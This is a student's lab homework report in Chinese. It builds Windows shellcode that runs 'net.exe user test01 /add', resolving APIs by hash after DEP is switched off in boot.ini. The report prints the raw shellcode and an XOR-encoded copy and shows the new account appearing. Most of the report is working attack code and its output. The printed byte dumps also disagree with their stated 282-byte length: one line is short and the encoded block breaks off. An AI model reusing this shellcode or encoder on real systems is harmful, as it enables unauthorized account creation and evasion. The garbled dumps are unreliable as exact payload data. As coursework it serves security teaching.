Homework7

SA23011083 吴承泽

修改`GetShellcode.cpp`，将63-65行的push修改为如下形式，将`00657865 2e646170 65746f6e`形式的3行push，修改为`6464612f 20313074 73657420 72657375 20657865 2e74656e`，表征执行`net.exe user test01 /add`。


```
//=============================================================================
    __asm{
    PROC_BEGIN;     // Begin of the code
        xor     eax,eax     ; // eax=0
        push    eax         ; // end of string
        push    6464612fh   ;
        push    20313074h   ;
        push    73657420h   ;
        push    72657375h   ;
        push    20657865h   ;
        push    2e74656eh   ; "net.exe user test01 /add"
        mov     edi, esp    ; edi="net.exe user test01 /add"
        push    0xff0d6657  ; //hash("CloseHandle")=0xff0d6657
        push    0x4fd18963  ; //hash("ExitProcess")=0x4fd18963
        push    0x6ba6bcc9  ; //hash(CreateProcessA)=0x6ba6bcc9

        // Begin: Get the process address for call+++++++++++++++++
        pop     edx;        ; //edx=GetHash("CreateProcessA");
        call    findHashFuncAddrProc;   // eax=address of function
        //mov     lFunctionPtr,eax;       // store address to lFunctionPtr
        mov     esi,eax;    ;// esi=CreateProcessA
        pop     edx;        ;// edx=GetHash("ExitProcess");
        //  call some functions to do the job.
        call    findHashFuncAddrProc;   // eax=address of function
        //mov     lFunctionPtr,eax;     // store address to lFunctionPtr
        mov     ebx,eax;    ;// ebx=CloseHandle
        // End: Get the process address for call ----------------

        call    doCommandProc;          // eax

        jmp     end_of_this_function;    // finish all job.
```

首先修改c:\boot.ini中的/noexecute=optout改成/noexecute=AlwaysOff：



```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Standard" /noexecute=AlwaysOff /fastdetect
```

查看网络用户的个数：

```
C:\work\lab>net user

\\FANPING2019NS 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    SUPPORT_388945a0
命令成功完成。
```


重启后编译`GetShellcode.cpp`：

```
C:\work\lab>cl Getshellcode.cpp
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.21022.08 for 80x86
Copyright (C) Microsoft Corporation.  All rights reserved.

Getshellcode.cpp
c:\work\lab\getshellcode.cpp(99) : warning C4731: 'doCommandLineAsm' : frame pointer register 'ebp'
modified by inline assembly code
c:\work\lab\getshellcode.cpp(159) : warning C4731: 'doCommandLineAsm' : frame pointer register 'ebp'
 modified by inline assembly code
Microsoft (R) Incremental Linker Version 9.00.21022.08
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:Getshellcode.exe
Getshellcode.obj
```

执行`GetShellcode.exe`：



```
C:\work\lab>Getshellcode.exe
/* 282=0x11a bytes */
"\x33\xc0\x50\x68\x2f\x61\x64\x64\x68\x74\x30\x31\x20\x68\x20\x74"
"\x65\x73\x68\x75\x73\x65\x72\x68\x65\x78\x65\x20\x68\x6e\x65\x74"
"\x2e\x8b\xfc\x68\x57\x66\x0d\xff\x68\x63\x89\xd1\x4f\x68\xc9\xbc"
"\xa6\x6b\x5a\xe8\x56\x00\x00\x00\x8b\xf0\x5a\xe8\x4e\x00\x00\x00"
"\x8b\xd8\xe8\x05\x00\x00\x00\xe9\xce\x00\x00\x00\x51\x52\x56\x57"
"\x55\x8b\xec\x8b\xd7\x83\xec\x54\x8b\xfc\x6a\x14\x59\x33\xc0\x89"
"\x04\x8f\xe2\xfb\xc6\x47\x10\x44\x8d\x47\x10\x57\x50\x6a\x00\x6a"
"\x00\x6a\x00\x6a\x00\x6a\x00\x52\x6a\x00\xff\xd6\x83\xf8"
"\x00\x74\x03\x50\xff\xd3\x8b\xe5\x5d\x5f\x5e\x5a\x59\xc3\x56\x53"
"\x51\x52\xe8\x11\x00\x00\x00\x83\xf8\x00\x7e\x07\x8b\xd8\xe8\x17"
"\x00\x00\x00\x5a\x59\x5b\x5e\xc3\x64\xa1\x30\x00\x00\x00\x8b\x40"
"\x0c\x8b\x40\x1c\x8b\x00\x8b\x40\x08\xc3\x8b\x43\x3c\x8b\x44\x18"
"\x78\x03\xc3\x8b\xf0\x8b\x4e\x18\x8b\x46\x20\x03\xc3\x8b\x44\x88"
"\xfc\x03\xc3\x57\x8b\xf8\xe8\x17\x00\x00\x00\x5f\x3b\xc2\x74\x06"
"\xe2\xe6\x33\xc0\xeb\x0b\x8b\x46\x1c\x03\xc3\x8b\x44\x88\xfc\x03"
"\xc3\xc3\x53\x51\x52\x57\x33\xd2\x0f\xbe\x07\x83\xf8\x00\x74\x13"
"\x8b\xda\x8b\xca\xc1\xe3\x19\xc1\xe9\x07\x0b\xd9\x8b\xd3\x03\xd0"
"\x47\xeb\xe5\x8b\xc2\x5f\x5a\x59\x5b\xc3";
        XorByte=0xfe
/* 282=0x11a bytes */
"\xcd\x3e\xae\x96\xd1\x9f\x9a\x9a\x96\x8a\xce\xcf\xde\x96\xde\x8a"
"\x9b\x8d\x96\x8b\x8d\x9b\x8c\x96\x9b\x86\x9b\xde\x96\x90\x9b\x8a"
"\xd0\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77\x2f\xb1\x96\x37\x42"
"\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4\x16\xb0\xfe\xfe\xfe"
"\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe\xfe\xaf\xac\xa8\xa9"
"\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94\xea\xa7\xcd\x3e\x77"
"\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee\xa9\xae\x94\xfe\x94"
"\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94\xfe\x01\x28\x7d\x06"
"\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0\xa4\xa7\x3d\xa8\xad"
"\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80\xf9\x75\x26\x16\xe9"
"\xfe\xfe\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce\xfe\xfe\xfe\x75\xbe"
"\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75\xbd\xc2\x75\xba\xe6"
"\x86\xfd\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde\xfd\x3d\x75\xba\x76"
"\x02\xfd\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe\xa1\xc5\x3c\x8a\xf8"
"\x1c\x18\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d\x75\xba\x76\x02\xfd"
"\x3d\x3d\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9\x7d\x06\xfe\x8a\xed"
"\x75\x24\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5\x27\x75\x2d\xfd\x2e"
```

我们可以看到，执行后向net中添加了用户test01，验证了我们的代码是有效的，成功注入了新的用户进去。

```
C:\work\lab>命令成功完成。

net user

\\FANPING2019NS 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    SUPPORT_388945a0
test01
命令成功完成。
```